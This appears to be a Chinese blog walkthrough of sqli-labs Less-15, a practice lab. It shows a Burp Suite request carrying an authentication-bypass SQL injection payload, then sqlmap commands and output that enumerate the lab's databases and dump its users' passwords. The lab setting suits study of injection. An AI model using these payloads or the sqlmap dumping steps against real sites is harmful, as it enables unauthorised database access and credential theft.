The screenshot shows the Burpsuite interface with two tabs: 'Request' and 'Response'.
In the 'Request' tab, the raw POST data is:
1 POST /Less-15/ HTTP/1.1
2 Host: 87be522a-7c58-4599-93e8-5316e7903e19.node4.buuoj.cn
3 Content-Length: 38
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://87be522a-7c58-4599-93e8-5316e7903e19.node4.buuoj.cn
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://87be522a-7c58-4599-93e8-5316e7903e19.node4.buuoj.cn/less-15/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 uname=1*' or 1=1#&passwd=&submit=Submit |

In the 'Response' tab, the page displays:
Welcome Dhakkan
Username:
Password:

A large blue banner at the bottom center says "SUCCESSFULLY LOGGED IN".

当然使用sqlmap应该也是可以的（再不用SQLMAP都快忘了）：

在sqlmap中，除了直接分析网址，还可以使用burpsuite抓包并保存为txt格式文件之后直接扫描该文件。

保存后如图：

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
POST /Less-15/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 41
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/Less-15/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

jname=admin%23&passwd=admin&submit=Submit

直接开始爆库

```
python sqlmap.py -r D:\1.txt --dbs
```

```
[20:38:04] [INFO] the back-end DBMS is MySQL
[20:38:04] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web application technology: PHP 5.5.9, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12
[20:38:04] [INFO] fetching database names
[20:38:04] [INFO] fetching number of databases
[20:38:04] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[20:38:48] [INFO] adjusting time delay to 1 second due to good response times
8
[20:38:48] [INFO] retrieved: information_schema
[20:39:47] [INFO] retrieved: challenges
[20:40:19] [INFO] retrieved: dwqa
[20:40:32] [INFO] retrieved: issac
[20:40:45] [INFO] retrieved: mysql
[20:41:02] [INFO] retrieved: performance_schema
[20:42:00] [INFO] retrieved: security
[20:42:25] [INFO] retrieved: sys
available databases [8]:
[*] challenges
[*] dwqa
[*] information_schema
[*] issac
[*] mysql
[*] performance_schema
[*] security
[*] sys
```

```
python sqlmap.py -r D:\1.txt -D "security"--tables -v 4
python sqlmap.py -r D:\1.txt -D "security" -T "users" --columns -v 4
python sqlmap.py -r D:\1.txt Y-D "security" -T "users" -C
"password,username" --dump
```

```
[INFO] fetching entries of column(s) ``password`` , `username` for table 'users' in database 'security'
[INFO] fetching number of column(s) ``password`` , `username` entries for table 'users' in database 'security'
[INFO] resumed: 13
[INFO] resumed: admin
[INFO] resumed: admin
[INFO] resumed: admin1
[INFO] resumed: admin1
[INFO] resumed: admin2
[INFO] resumed: admin2
[INFO] resumed: admin3
[INFO] resumed: admin3
[INFO] resumed: admin4
[INFO] resumed: admin4
[INFO] resumed: I-kill-you
[INFO] resumed: Angelina
[INFO] resumed: mob!le
[INFO] resumed: batman
[INFO] resumed: dumbo
[INFO] resumed: dhakkan
[INFO] resumed: Dumb
[INFO] resumed: Dumb
[INFO] resumed: p@ssword
[INFO] resumed: Dummy
[INFO] resumed: crappy
[INFO] resumed: secure
[INFO] resumed: stupidity
[INFO] resumed: stupid
[INFO] resumed: genious
[INFO] resuming partial value: sup
```

出来就是这样的效果。

盲注的时候用sqlmap真的事半功倍~

sqlmap指令手册：

<https://www.cnblogs.com/php09/p/10404560.html>

<https://blog.csdn.net/hmynsn/article/details/126019498>